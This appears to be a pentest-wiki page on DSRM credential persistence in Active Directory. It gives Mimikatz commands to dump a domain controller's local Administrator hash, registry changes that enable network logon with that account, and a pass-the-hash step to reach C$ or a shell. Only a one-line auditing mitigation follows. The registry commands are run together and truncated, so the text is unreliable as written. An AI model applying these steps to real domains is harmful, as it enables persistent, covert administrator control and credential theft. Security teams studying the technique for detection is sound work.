

## **DSRM Credentials**

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There is a **local administrator** account inside each **DC**. Having admin privileges in this machine you can use mimikatz to **dump the local Administrator hash**. Then, modifying a registry to **activate this password** so you can remotely access to this local Administrator user.

First we need to **dump** the **hash** of the **local Administrator** user inside the DC:

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"'
```

Then we need to check if that account will work, and if the registry key has the value "0" or it doesn't exist you need to **set it to "2"**:

```
Get-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrmAc New-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrmAc Set-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" -name DsrmAc
```


Then, using a PTH you can **list the content of C\$ or even obtain a shell**. Notice that for creating a new powershell session with that hash in memory (for the PTH) **the "domain" used is just the name of the DC machine:** 

```
sekurlsa::pth /domain:dc-host-name /user:Administrator /ntlm:b629ad5753f4c
#And in new spawned powershell you now can access via NTLM the content of
ls \\dc-host-name\C$
```

More info about this in: <a href="https://adsecurity.org/?p=1714">https://adsecurity.org/?p=1714</a> and <a href="https://adsecurity.org/?p=1785">https://adsecurity.org/?p=1785</a>

## Mitigation

Event ID 4657 - Audit creation/change of
 HKLM:\System\CurrentControlSet\Control\Lsa DsrmAdminLogonBehavior





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